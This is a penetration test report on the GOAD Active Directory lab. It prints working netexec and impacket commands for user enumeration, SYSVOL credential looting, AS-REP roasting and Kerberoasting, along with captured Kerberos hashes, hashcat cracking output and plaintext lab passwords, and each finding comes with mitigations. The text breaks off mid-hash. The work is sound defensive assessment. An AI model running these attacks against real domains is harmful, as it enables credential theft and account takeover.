Date: 2025-01-27
INFORMATION CLASS: CUSTOMER CONFIDENTIAL

CUSTOMER	ITHS-GOAD
SUBJECT	ACTIVE DIRECTORY
DOCUMENT	SECURITY ASSESSMENT REPORT

1.0

Table of Contents

1 Executive Summary

1.1 Overview

During the period between 2024-12-09 and 2025-02-24, Johan Sepp conducted a security assessment of an Active Directory (AD) environment in an on-premise setting. This engagement was part of a general security review, focusing on identifying potential vulnerabilities in the environment and evaluating their impact on the organization's security posture. This report presents the findings of the assessment, providing technical details about the identified vulnerabilities along with recommendations for their mitigation.

1.2 Results

The assessment identified a few findings ranging form issues with password management to Kerberos misconfigurations and insecure authentication practices. These findings could lead to unauthorized access to sensitive systems and data, jeopardizing the integrity and confidentiality of the organization's IT infrasctructure.

1.3 Recommendations

To mitigate the identified risks, the following recommendations are adviced:

- **Enhance Password Security:** Enforce robust password policies and eliminate plain-text password storage
- **Fix Authentication Misconfigurations:** Enable preauthentication for Kerberos and audit Service Principal Names (SPNs) to prevent ASREP and Kerberoasting attacks
- **Secure Shared Files:** Implement stricter access controls for sensitive system files like the those in SYSVOL
- **Strengthen Network Security:** Deploy enhanced monitoring solutions to prevent future misconfigurations and vulnerabilities
- **Provide Training:** Train IT staff on secure administration practices to prevent future misconfigurations and vulnerabilities

Addressing these issues is critical to mitigating risks associated with data breaches, insider threats and external attacks.

2 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application’s security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

2.1 Approach to Testing

The penetration test was conducted on the organization's on-premise Active Directory environment under the following conditions:

- **Target Environment:** Internally exposed AD infrastructure.
- **Testing Perspective:** Authenticated user with standard user privileges obtained during testing. Authenticated user with higher privilege levels obtained during testing.
- **Authentication Mechanisms Tested:** Username/Password, Kerberos Authentication.
- **Environment** Test environment

The testing process involved active exploitation of identified vulnerabilities to evaluate their potential impact.

2.2 Findings and Recommendations

A total of 5 vulnerabilities were identified:

- **High Severity:** Three findings related to credential exposure and misconfigured authentication mechanisms.
- **Medium Severity:** One finding related to Kerberos misconfiguration.
- **Low Severity:** One finding related to plain-text password storage.

Buisness consequenses

- **Data Breach Risk:** Exposure of sensitive information, including user credentials, could result in unathorized access to critical systems.
- **Compliance Violations:** Potential non-compliance with industry standards suchs as GDPR
- **Operational Impact:** Compromise of administrative accounts could lead to system downtime, data loss, or unathorized changes to infrastructure

The vulnerabilities identified affect fundamental areas of security, including password management, access control, and authentication mechanisms.

To strengthen the security of the Active Directory environment, the following measures are recommended:

- **Improve Password Security:** Enforce strong password policies and require the use of complex, unique passwords and periodically audit and remove plain-text password storage in any descriptions or system metadata.

- **Address Kerberos Misconfigurations:** Enable preauthentication for all users to prevent AS-REP roasting attacks and regularly review Kerberos configuration to ensure adherence to best practices
- **Secure Network Monitoring and Authentication:** Review and harden the configuration of network monitoring tools to avoid credential exposure and disable unnecessary authentication protocols.
- **Conduct Employee Training:** Train IT staff and developers on secure development and system administration practices.
- **Implement Enhanced Monitoring:** Ensure proper logging and monitoring mechanisms are in place to detect suspicious activitym such as unauthorized access attempts or abnormal network behaviour.
- **Perform Regular Security Audits:** Re-assess the environment after addressing the identified vulnerabilities to ensure no further issues exist.

2.3 Delimitations and restrictions

- **Scope Limitations:** Brute force and overload attacks were excluded from this assessment. No source code review was conducted
- **Environmental Limitations:** The test environment was open for several testers at once, causing issues with downtime.
- **Personal Limitations:** The timeframe shrunk considerably due to the flue running in the family from 2025-02-13 to 2025-02-26 which I'm very sorry about and I'll compensate by coming back for a period of 2 weeks at a later date to resume the test, free of charge.

3 RESULTS AND RECOMMENDATIONS

3.1 Severity ratings

Severity	Description
High	Security vulnerabilities that can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data.
Medium	Security vulnerabilities that can give an attacker access to sensitive data, but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities that can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Info.	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

3.2 Outline of identified vulnerabilities

Vulnerability	High	Medium	Low	Info.
Plain-Text Password in User Metadata			✔	
Readable SYSVOL Content Revealing Sensitive Information		✔		
ASREP Roasting	✔			
Kerberoasting	✔			
Credential Exposure via Network Traffic	✔			

Table 2: Identified vulnerabilities.

3.3 Technical description of findings


3.3.1 Plain-Text Password in User Metadata

Severity: low

Description

Plain-text passwords are a common security risk, making them easily accessible to attackers with basic access. The machine lacks SMB signing and encryption, enabling unauthenticated users to send queries and recieve sensitive responses. The description field of one user account contained a plain-text password. This issue was identified using the command:

```
netexec smb 10.2.10.11 --users
```



```
┌──(jowhan㉿workstation)-[~]
└─$ netexec smb 10.2.10.11 --users
SMB         10.2.10.11      445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingd
oms.local) (signing:True) (SMBv1:False)
SMB         10.2.10.11      445    WINTERFELL       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.2.10.11      445    WINTERFELL       Guest                         <never>             0       Built-in account for guest ac
cess to the computer/domain
SMB         10.2.10.11      445    WINTERFELL       arya.stark                    2024-05-20 21:10:04 0       Arya Stark
SMB         10.2.10.11      445    WINTERFELL       sansa.stark                   2024-05-20 21:10:30 0       Sansa Stark
SMB         10.2.10.11      445    WINTERFELL       brandon.stark                 2024-05-20 21:10:37 0       Brandon Stark
SMB         10.2.10.11      445    WINTERFELL       rickon.stark                  2024-05-20 21:10:43 0       Rickon Stark
SMB         10.2.10.11      445    WINTERFELL       hodor                         2024-05-20 21:10:49 0       Brainless Giant
SMB         10.2.10.11      445    WINTERFELL       jon.snow                      2024-05-20 21:10:56 0       Jon Snow
SMB         10.2.10.11      445    WINTERFELL       samwell.tarly                 2024-05-20 21:11:02 0       Samwell Tarly (Password : Hea
rtsbane)
SMB         10.2.10.11      445    WINTERFELL       jeor.mormont                  2024-05-20 21:11:09 0       Jeor Mormont
SMB         10.2.10.11      445    WINTERFELL       sql_svc                       2024-05-20 21:11:16 0       sql service
SMB         10.2.10.11      445    WINTERFELL       karl                          2024-05-25 14:33:57 0
SMB         10.2.10.11      445    WINTERFELL       [*] Enumerated 11 local users: NORTH
```

image1: shows enumeration of users and also a plain-text password.

Recommendations

- Remove Plaintext Passwords from Descriptions (Example using powershell):

```
Get-ADUser -Filter * -Properties Description | Where-Object { $_.Description -like
"*password*" } | ForEach-Object { Set-ADUser $_-Description ""}
```

- Enable SMB signing to prevent unauthorized query responses.
- Disable older SMB protocols (e.g., SMBv1):

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false
```

- Implement Password Policies
- **Enable Network Access Controls:** Limit SMB traffic to trusted IP adresses and implement firewall rules to restrict unnecessary SMB access.
- Patch and Update Systems


3.3.2 Readable SYSVOL Content Revealing Sensitive Information

Severity: medium

Description

SYSVOL often contains configuration files, which, if not secured, can expose sensitive data. By default SYSVOL shares are accessible to the Authenticated Users group, which includes any users with valid domain credentials. Without proper access control restrictions, sensitive data becomes exposed. Credentials for another user were discovered in a PowerShell script stored in SYSVOL. This was identified using:

```
impacket-smbclient north.sevenkingdoms.local/samwell.tarly@10.2.10.11
```



```
┌──(jowhan㉿workstation)-[~]
└─$ impacket-smbclient north.sevenkingdoms.local/samwell.tarly@10.2.10.11
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use SYSVOL
# cd north.sevenkingdoms.local\scripts\
# cat script.ps1
# fake script in netlogon with creds
$task = '/c TODO'
$taskName = "fake task"
$user = "NORTH\jeor.mormont"
$password = "_L0ngCl@w_"

# passwords in sysvol still ...
# 
```

image2: shows access to SYSVOL and location of the script with user credentials.

Recommendations

- Review and secure all sensitive information stored in SYSVOL
- Implement stricter access control to only required groups and users.
- If SYSVOL is not being actively used for certain legacy configurations, consider consolidating or disabling shares to minimize exposure.
- **Patch and update systems:** Ensure the domain controllers and all domain-joined systems are updated with the latest patches to adress known vulnerabilities in SMB and SYSVOL.
- **Encrypt Sensitive Files:** If sensitive files must remain in SYSVOL, encrypt them using tools like BitLocker or file encryption tools supported by AD.
- **Enable Auditing for SYSVOL Access:** Enable auditing to track access and changes to the SYSVOL directory.


3.3.3 ASREP Roasting

Severity: high

Description


When pre-authentication is disabled for user accounts, an attacker can request a Kerberos ticket (ASREP) for the account and receive it without verifying their identity. This exposes an encrypted ticket that can be used to retrieve the user's password hash.

```
impacket-GetNPUsers north.sevenkingdoms.local/ -usersfile user.txt -format hashcat -
outputfile asrephashes
```



```
┌──(jowhan㉿workstation)-[~]
└─$ impacket-GetNPUsers north.sevenkingdoms.local/ -usersfile user.txt -format hashcat -outputfile asrephashes
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:648afcbf18ec07eefce75557706c592a$9d4e06d2e9b214130c8acc7b4a93bd00ab45eb173fdc126495f0
29e1f47f239003a2804985ce1a1fdc04a6cac604e3b34dc819602d2027dfde84557829e7d94c87aa15dbc2a020bdf4bf951a27ac02491b37ca11f279f03d1b1f27382fc5ab3
971481506c1bd1a07439655aee69a0135659373f03135fb7bfb7f387677b5825ab736d4fb01e416a5725c264c6a6fc34210c9e85606ed6471635adc29d7c0379355bcb4fa2c
3e6dad3ecaeb8be316246f1d49f83cb7f6fa01491860cb350a1990522bb0cbbfb966e5d097206b863d0fb8b0db355fe0232304e6563ee528b6220fc13651e1fc5f9a5cb6e78
a48446aad4d14a968deab096f8bc4e77be889265a72099816d1e857
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(jowhan㉿workstation)-[~]
└─$ hashcat asrephashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================================================================================
* Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 3415/6895 MB (1024 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

18200 | Kerberos 5, etype 23, AS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.
```

image3: shows the attack and the hash aquired and also the starting process of cracking it.



```
Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:648afcbf18ec07eefce75557706c592a$9d4e06d2e9b214130c8acc7b4a93bd00ab45eb173fdc126495f029
e1f47f239003a2804985ce1a1fdc04a6cac604e3b34dc819602d2027dfde84557829e7d94c87aa15dbc2a020bdf4bf951a27ac02491b37ca11f279f03d1b1f27382fc5ab39714
81506c1bd1a07439655aee69a0135659373f03135fb7bfb7f387677b5825ab736d4fb01e416a5725c264c6a6fc34210c9e85606ed6471635adc29d7c0379355bcb4fa2c3e6dad
3ecaeb8be316246f1d49f83cb7f6fa01491860cb350a1990522bb0cbbfb966e5d097206b863d0fb8b0db355fe0232304e6563ee528b6220fc13651e1fc5f9a5cb6e78a48446aa
d4d14a968deab096f8bc4e77be889265a72099816d1e857:iseedeadpeople

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOC...d1e857
Time.Started.....: Mon Jan 27 10:32:01 2025 (0 secs)
Time.Estimated...: Mon Jan 27 10:32:01 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1562.6 kH/s (1.43ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 55296/14344385 (0.39%)
Rejected.........: 0/55296 (0.00%)
Restore.Point....: 52224/14344385 (0.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: lileth -> grad2010
```

image4: shows the cracked password

Recommendations

- Enable preauthentication for all accounts and review account configurations regularly.

Find vulnerable accounts using this powershell command:

```
Get-ADUser -Filter * -Properties DoesNotRequirePreAuth | Where-Object
{ $_.DoesNotRequirePreAuth ~eq $true }
```


3.3.4 Kerberoasting

Severity: high

Description


Involves requesting Kerberos service tickets from the Ticket Granting Service (TGS) for service accounts (using known SPNs since they're public in AD), the service tickets returned by the TGS are encrypted with the NTLM hash of the service account's password. These tickets can be captured and cracked if the password is weak.

```
impacket-GetUserSPNs north.sevenkingdoms.local/samwell.tarly:Heartsbane -outputfile
kerbroasthashes -request
```



```
┌──(jowhan㉿workstation)-[~]
└─$ impacket-GetUserSPNs north.sevenkingdoms.local/samwell.tarly:Heartsbane -outputfile kerbroasthashes -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                                 Name         MemberOf                                                 PasswordLastSet
             LastLogon                   Delegation
---------------------------------------------------  -----------  -------------------------------------------------------  ---------------
-----------  --------------------------  -------------
HTTP/eyrie.north.sevenkingdoms.local                 sansa.stark  CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local       2024-05-20 23:1
0:30.708270  2025-01-26 23:23:42.909414  unconstrained
CIFS/thewall.north.sevenkingdoms.local               jon.snow     CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local  2024-05-20 23:1
0:56.180491  2025-01-26 13:46:11.424236  constrained
HTTP/thewall.north.sevenkingdoms.local               jon.snow     CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local  2024-05-20 23:1
0:56.180491  2025-01-26 13:46:11.424236  constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local       sql_svc                                                                 2024-05-20 23:1
1:16.619481  2025-01-23 22:46:02.197508
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433  sql_svc                                                                 2024-05-20 23:1
1:16.619481  2025-01-23 22:46:02.197508



[-] CCache file is not found. Skipping...
```

image5: shows the accounts that hashes were captured from.



```
Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$4e69d3733c4d68fb27c31c9407902343$18155112dc00042e0cdc3c39
1d1bd2c306025475cce1a3d4464d1d896be4dc3c97a89558b3dfea84c96b5eb1a4b5adde32285671df71e77eb419008916591a801841707986aa9636f05b2b6a6732cfb8d264b
347a858bcd2455a7abf3ec3afdfa4f54247fa2326042d9b94923c170b8ea739c08b3aaf2850eba7618c62ad8cbe05ceba056375a5bb0efbf6c84c65622bf5f4981ad24ef10d37
15735b9dcc8236cbd74c37c71f2bb0e22f0b5d98f76fc1d8d10bfbcfb2093dd85a9a5fed1db0917170fcbec21554d783966784ea0de4eda4cfd2234c079cb22b0c69fcdf4b870
3c3027980db554ccbf152490a5ea49a9d7e5ddbf491c56b7144d4e379c3c8b2b0775d61c580dda91cf1a0dc6482e98ab4824dbed53ccccb33527913b7c28053602858259a35da
e04568f5605008d2ad6419d9fcaad2dfb2e6018a218b520bec91fa9df4b531536f8cae767b14e7c33a6e94fe9edc2aa0bae8713aa0663cd81622df8e84350507d5fbef3a08423
1192de0dfbabee2d58e635b01a47a99acf67eb63c46aabd0dbf39c58444b679b8cdba3764cdc63d81135be94c42dc4f3e6fd9c0f101078f08894aa0c7fbbad5657deee8f8ab51
0de45643b44a361521b8d1e20000278d61b16d99f037c7de18a881624ceda97fcdb2477dc1ffea47871d6d654c297de3d0648c70578cc2a5f49739d8ad1664ec2e69aed288256
ceb2868b560e07e168a29dfef27ecd0e89b7c0b03befd293855ab3b368716758d741d7f53df41f8d66d17c1ace2f8093ca30bf67e727ed49f6aa5f1451b41a5f82f0b8fedd897
35742136447d36f860e0bd43f5341ea0165e542a154e17e11fd034c0575f0be9289025a04b2d32955219e593ccc1bac260391edaa600d50c664df2af47b3e102af3f8fb90d3b2
9f1a0bfcca7d615380248f841f8ec21d7e1de1435acb2a7634a95f43d42ed1246ea7a9401831dc9f1009ba61cfb95b3ac6db86e5f9344026580ecb240de915a0d38b9b9d31d7f
5b0e0fece06d5bc27c677e47c436d9413337daffbae9f34d59ceedbc9f5d6086abff359b5951d08a895c25af3d8575df770d0be744227b9b3a31b0ad8c8f82c9ac73956951b19
02c169e99f512e3a29bbc284917721c1ae73d023ac408c1419151d1f6a24801b97c2fd90109869b33424ce77f9bdd31095fcf32ae7bc1f63d0edf84b8989272d821a4c9ec8d66
c8169c4f5600850f4efe6d7615994446149fb284a31902c5458683193b4527c7d83a45f53f4dda5fbb09d2cd999fcd1409649a5cbcb29260f32a10e1398e40e273a587267fa73
3f8b338ef4eb84c932659ccf591de77dff4b973429355abe92da74c371c751e9787517e5eaabd1d518d146554345aa2e02a32d2f571e59c387330c476dab0524b8f8af4e1ca5f
